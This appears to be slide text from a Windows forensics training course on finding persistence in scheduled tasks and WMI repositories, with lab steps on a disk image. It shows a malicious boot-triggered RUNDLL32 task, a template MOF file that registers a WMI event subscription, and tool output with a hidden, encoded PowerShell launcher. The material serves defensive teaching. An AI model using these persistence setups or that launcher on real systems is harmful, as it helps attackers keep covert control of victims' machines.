
Checking auto-start locations on an infected disk A again (12)

- In a real case, it is very hard to find this kind of tricks. If you cannot find persistence with Autoruns, we recommend you to investigate other artifacts first.
- You could check each technique known as persistence methods, but this will consume time.

Practice Exercise 2:

Checking auto-start locations on an infected disk A again (13)

- Unmount the disk image.



Other Auto-Start Locations

Other Auto-Start Locations

- The locations below are not checked by Autoruns offline analysis.
 - Scheduled Tasks
 - It is Windows version of cron. It can execute tasks not only by time but also by event such as startup and so on.
 - WMI
 - It means "Windows Management Instrumentation". It is Windows version of SNMP.

Scheduled Tasks

Scheduled Tasks

- Registered Scheduled Tasks are saved to the following folders as XML files.
 - C:\Windows\System32\Tasks
 - C:\Windows\SysWOW64\Tasks

```
<WakeToRun>>false</WakeToRun>
<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
<DeleteExpiredTaskAfter>PT1S</DeleteExpiredTaskAfter>
<Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>cmd</Command>
    <Arguments>/c ipconfig /all &gt; C:¥windows¥temp¥cccc.txt</Arguments>
  </Exec>
</Actions>
</Task>
```

- For AT command, you should look the files below.
 - C:\Windows\Tasks*.job

*AT command is no longer supported on Windows 8 or later.

Scenario 1 Labs: Lab 1

Investigating persistence in Task Scheduler on client-win10-1

Scenario 1 Labs: Lab 1


Investigating persistence in Task Scheduler on client-win10-1 (1)

- Conditions:
 - This is an investigation for scenario 1.
 - We have already checked client-win10-1 with Autoruns but nothing was found.
 - Actually, we have not checked it. To proceed our training efficiently, we assume that we have done it.
 - Next, we should investigate scheduled task and WMI.
- Goal:
 - To find persistence on client-win10-1 by checking scheduled tasks.

Scenario 1 Labs: Lab 1

Investigating persistence in Task Scheduler on client-win10-1 (2)


- First of all, mount client-win10-1 disk image with Arsenal Image Mounter.



Scenario 1 Labs: Lab 1

Investigating persistence in Task Scheduler on client-win10-1 (3)


- First of all, mount client-win10-1 disk image with Arsenal Image Mounter. (cont.)



Scenario 1 Labs: Lab 1

Investigating persistence in Task Scheduler on client-win10-1 (4)

- Check files under the folder below since these files are related to scheduled tasks on client-win10-1.
 - G:\Windows\System32\Tasks.
- Can you find any suspicious tasks?



Scenario 1 Labs: Lab 1

Investigating persistence in Task Schedule

- It is possible that a task named SxS was installed by the attacker as a persistence.
 - The task is set to be executed at every time the system boots up.
 - The task executes RUNDLL32.EXE with arguments "C:\Windows\SvS.DLL,GnrkQr".
 - RUNDLL32's second argument is a name of an entry point. In this case, the string "GnrkQr" is not a meaningful term. It is not natural as a function name.
 - Legitimate Microsoft entries often use "%WinDir%" instead of "C:\Windows".

```
1 <?xml version="1.0" encoding="UTF-16"?>
2 <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2
3   <RegistrationInfo>
4     <Date>2018-03-14T22:50:28</Date>
5     <Author>NINJA-MOTORS\CLIENT-WIN10-1$</Author>
6     <URI>\SxS</URI>
7   </RegistrationInfo>
8   <Triggers>
9     <BootTrigger>
10       <StartBoundary>2018-03-14T22:50:00</StartBoundary>
11       <Enabled>true</Enabled>
12     </BootTrigger>
13   </Triggers>
14   <Principals>
15     <Principal id="Author">
16       <RunLevel>HighestAvail
17       <UserId>S-1-5-18</User
18     </Principal>
19   </Principals>
20   <Settings>
21     <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
22     <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
23     <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
24     <AllowHardTerminate>true</AllowHardTerminate>
25     <StartWhenAvailable>false</StartWhenAvailable>
26     <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
27     <IdleSettings>
28       <Duration>PT10M</Duration>
29       <WaitTimeout>PT1H</WaitTimeout>
30       <StopOnIdleEnd>true</StopOnIdleEnd>
31       <RestartOnIdle>false</RestartOnIdle>
32     </IdleSettings>
33     <AllowStartOnDemand>true</AllowStartOnDemand>
34     <Enabled>true</Enabled>
35     <Hidden>false</Hidden>
36     <RunOnlyIfIdle>false</RunOnlyIfIdle>
37     <WakeToRun>false</WakeToRun>
38     <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
39     <Priority>7</Priority>
40   </Settings>
41   <Actions Context="Author">
42     <Exec>
43       <Command>RUNDLL32.EXE</Command>
44       <Arguments>C:\Windows\SvS.DLL,GnrkQr</Arguments>
45     </Exec>
46   </Actions>
```

The registration time


Configuration to trigger on each booting.

Command to execute

Scenario 1 Labs: Lab 1

Investigating persistence in Task Scheduler on client-win10-1 (6)

- We will investigate the suspicious DLL file in the next chapter. Let's extract the suspicious file.
 - First, create a folder named "malware" on Desktop of your analysis machine.
 - Then, copy the suspicious file to the folder.



- The SHA1 hash value of the suspicious file is below.
 - SvS.DLL: A93BDAD07871D0B25E02EBEEF5C99E315A89473E

WMI

WMI (1)

- What is WMI?
 - It is short for "Windows Management Instrumentation".
 - Roughly speaking, it is a kind of SNMP on Windows.
 - We can get some system information and operate certain commands through WMI.
 - We can also construct a persistence with WMI.

WMI (2)

- To automatically execute program via WMI, a configuration that consists of the following three classes is required.
 - __EventFilter
 - A class to define trigger conditions, such as time of when to take actions.
 - __EventConsumer
 - A class to define commands or scripts to execute.
 - ActiveScriptEventConsumer is used for executing JScript and VBScript.
 - CommandLineEventConsumer is used for executing commands.
 - __FilterToConsumerBinding
 - A class to bind __EventFilter with __EventConsumer.

WMI (3)

- There are two typical methods for registering WMI configurations.
 - Using mofcomp.exe to compile and register a MOF (Managed Object Format) file.
 - Using PowerShell WMI related functions.
- The registered configurations are saved to following files.
 - C:\WINDOWS\system32\wbem\Repository\OBJECTS.DATA
 - C:\WINDOWS\system32\wbem\Repository\FS\OBJECTS.DATA

This is an example MOF file to compile.

```
#PRAGMA AUTORECOVER
#pragma classflags ("updateonly", "forceupdate")
#pragma namespace("\\\\.\\root\\subscription")
```

```
instance of __EventFilter as $EventFilter {
    EventNamespace = "Root\\Cimv2";
    Name = "SAMPLE EventFilter";
    Query = "SELECT * FROM __InstanceModificationEvent WHERE TargetInstance ISA
            \"Win32_LocalTime\" AND TargetInstance.Minute=10 AND
            TargetInstance.Second=30";
    QueryLanguage = "WQL";
};
```


This sample executes a JScript at 10 minutes and 30 seconds every hour.

```
instance of ActiveScriptEventConsumer as $Consumer {
    Name = "SAMPLE_ConsumerScripts";
    ScriptingEngine = "JScript";
    ScriptText = "YOU CAN WRITE JScript HERE.";
};
```

```
instance of __FilterToConsumerBinding {
    Consumer = $Consumer;
    Filter = $EventFilter;
};
```

WMI analysis tools (1)

- WMI_Forensics
 - It can simply enumerate bindings of Event Filters and Consumers from "OBJECTS.DATA" files.
 - It is a single python script file without any dependencies.
 - However, it shows only CommandLineEventConsumer as EventConsumer. When ActiveScriptEventConsumer is used, this script does not show it.



```
C:\WINDOWS\system32\cmd.exe

Enumerating FilterToConsumerBindings...
2 FilterToConsumerBinding(s) Found. Enumerating Filters and Consumers...

Bindings:


    SCM Event Log Consumer-SCM Event Log Filter
    (Common binding based on consumer and filter names, possibly legitimate)
    Consumer: NTEventLogEventConsumer ~ SCM Event Log Consumer ~ sid ~ Service Control Manager

    Filter:
    Filter name:  SCM Event Log Filter
    Filter Query: select * from MSFT_SCMEventLogEvent

    AddinsManagerMonitor-AddinsManagerTrigger
    Consumer:
    Consumer Type: CommandLineEventConsumer
    Arguments:  powershell.exe -window hidden -noni -nop -nologo -exec bypass -enc JABjAG8AdQB...
```

WMI analysis tools (2)

- Python-cim
 - It is a Library for parsing the WMI repository database.
 - We can get detailed information by using this library.
 - It requires to mount the target repository for parsing.
 - There are many sample scripts in its repository on GitHub.
 - It is also developed by Mandiant FLARE team.



```
C:\WINDOWS\system32\cmd.exe

=====
classname: __EventFilter
super: __IndicationRelated
key: Name=SCM Event Log Filter
timestamp1: 2016-07-16 11:49:11.061298
timestamp2: 2016-07-16 11:49:11.061155
properties:
  [PROP_QUALIFIER_TYPE=string]
  EventNamespace=root\cimv2

  [PROP_QUALIFIER_KEY=True,PROP_QUALIFIER_TYPE=string]
  Name=SCM Event Log Filter

  [PROP_QUALIFIER_TYPE=string]
  QueryLanguage=WQL

